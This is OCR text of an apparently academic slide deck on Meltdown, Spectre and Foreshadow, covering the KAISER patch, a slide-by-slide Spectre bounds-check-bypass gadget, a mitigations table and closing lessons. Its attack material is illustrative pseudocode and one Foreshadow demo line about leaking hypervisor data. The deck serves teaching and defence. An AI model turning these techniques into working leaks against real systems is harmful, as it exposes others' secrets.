
Without KAISER:




Without KAISER:




With KAISER:







- Our patch
- Adopted in Linux




- Our patch
- Adopted in Linux



- Adopted in Windows




- Our patch
- Adopted in Linux




- Adopted in Windows

- Adopted in OSX/iOS




- Our patch
- Adopted in Linux




- Adopted in Windows

- Adopted in OSX/iOS


→ **now in every computer**


Syscalls per Second and CPU
No PCID, Small Pages
PCID, Small Pages
PCID, Large Pages
Overhead [%]
1000
100
10
1
0.1
0
−3
−6
10^5
10^6
10^7
10^8
10^9
10^{10}
Syscalls per Second and CPU

Foreshadow / Foreshadow-NG[1] [Van+18; Wei+18]



[1] Jo Van Bulck et al. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018.



QEMU

```
Booting from ROM...
early console in extract_kernel
input_data: 0x0000000001e0a276
input_len: 0x000000000003d48f8
output: 0x0000000001000000
output_len: 0x00000000011bc258
kernel_total_size: 0x0000000000dee000
booted via startup_32()
Physical KASLR using RDTSC...
Virtual KASLR using RDTSC...

Decompressing Linux... Parsing ELF... Performing relocations... done.
Booting the kernel.
```

```
Run reader <pfn> [<cache miss threshold>] to leak hypervisor data from the L1

/ #
```

Either:

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Or:

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Or:

- disable EPTs


MELTDOWN


SPECTRE


MELTDOWN

SPECTRE


PIZZA
SPECIAL RECIPES








»A table for 6 please«

Speculative Cooking


»A table for 6 please«


PIZZA
SPECIAL RECIPES


PIZZA
SPECIAL RECIPES


Pizza


PIZZA
SPECIAL RECIPES


Pizza


PIZZA
SPECIAL RECIPES


Pizza

```
index = 0;

char* data = "textKEY";

if (index < 4)
```

`LUT[data[index] * 4096]`

0

```
index = 0;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```

then

else


```
LUT[data[index] * 4096]
```

0

```
index = 0;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```



```
index = 0;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```



```
index = 1;

char* data = "textKEY";

if (index < 4)
```



```
LUT[data[index] * 4096]
```

0

```
index = 1;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```



```
index = 1;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```



```
index = 1;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```

```
index = 2;

char* data = "textKEY";

if (index < 4)
```

`LUT[data[index] * 4096]`


0


```
index = 2;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

```
index = 2;

char* data = "textKEY";

if (index < 4)
```




index = 2;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
LUT[data[index] * 4096]
0

```
index = 3;

char* data = "textKEY";

if (index < 4)
```

`LUT[data[index] * 4096]`


0

```
index = 3;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

```
index = 3;

char* data = "textKEY";

if (index < 4)
```




```
index = 3;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

```
index = 4;

char* data = "textKEY";

if (index < 4)
```




```
LUT[data[index] * 4096]
```

0

```
index = 4;

char* data = "textKEY";

if (index < 4)
```



```
LUT[data[index] * 4096]
```

0

```
index = 4;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```



```
index = 4;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```



```
index = 5;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```

`LUT[data[index] * 4096]`

0

```
index = 5;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```


then

else


```
LUT[data[index] * 4096]
```

0

```
index = 5;

char* data = "textKEY";

if (index < 4)
```



```
index = 5;

char* data = "textKEY";

if (index < 4)
```



```
index = 6;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

```
index = 6;
```


```
char* data = "textKEY";
```

```
if (index < 4)
```


```
LUT[data[index] * 4096]
```

0


```
index = 6;

char* data = "textKEY";

if (index < 4)
```




```
index = 6;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```




Systematization Tree




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = fish;
```




```
Animal* a = fish;
```




```
Animal* a = fish;
```



```
Animal* a = fish;
```




```
Animal* a = fish;
```



Mitigations

Attack		InvisiSpec	SafeSpec	DAWG	RSB Stuffing	Retpoline	Poison Value	Index Masking	Site Isolation	SLH	YSNB	IBRS	STIPB	IBPB	Serialization	Taint Tracking	Timer Reduction	Sloth	SSBD/SSBB
Intel	Spectre-PHT	□	□	□	◇	◇	●	◐	◐	●	○	◇	◇	◇	●	■	◐	◧	◇
	Spectre-BTB	□	□	□	◇	●	◇	◇	◐	◇	◇	●	◐	◐	◇	■	◐	◇	◇
	Spectre-RSB	□	□	□	◐	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-STL	□	□	□	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●
ARM	Spectre-PHT	□	□	□	◇	◇	●	◐	◐	●	○	◇	◇	◇	◐	■	◐	◧	◇
	Spectre-BTB	□	□	□	◇	●	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-RSB	□	□	□	◐	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-STL	□	□	□	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●
AMD	Spectre-PHT	□	□	□	◇	◇	●	◐	◐	●	○	◇	◇	◇	◐	■	◐	◧	◇
	Spectre-BTB	□	□	□	◇	●	◇	◇	◐	◇	◇	■	◧	◧	◇	■	◐	◇	◇
	Spectre-RSB	□	□	□	◐	◇	◇	◇	◐	◇	◇	◇	◇	◧	◇	■	◐	◇	◇
	Spectre-STL	□	□	□	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●

Mitigated (●), partially mitigated (◐), not mitigated (○), theoretically mitigated (■), theoretically impeded (◧), not theoretically impeded (□), or out of scope (◇).


operation #n
retire
flush
pipeline
on wrong
prediction
prediction
retire
predict
CF/DF
operation #n+2
retire
possibly
architectural
transient execution
time
operation #n
retire
exception
raise
data
Meltdown
retire
data dependency
operation #n+2
retire
possibly
architectural
transient execution
time

We have ignored microarchitectural attacks for many many years:

We have ignored microarchitectural attacks for many many years:

- attacks on crypto

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → “software should be fixed”

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → “software should be fixed”
- attacks on ASLR

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"
- attacks on SGX and TrustZone

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"
- attacks on SGX and TrustZone → "not part of the threat model"

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"
- attacks on SGX and TrustZone → "not part of the threat model"
- Rowhammer attacks

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"
- attacks on SGX and TrustZone → "not part of the threat model"
- Rowhammer attacks → "only affects cheap sub-standard modules"

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"
- attacks on SGX and TrustZone → "not part of the threat model"
- Rowhammer attacks → "only affects cheap sub-standard modules"

→ for years we solely optimized for performance

After learning about a side channel you realize:

When you read the manuals...

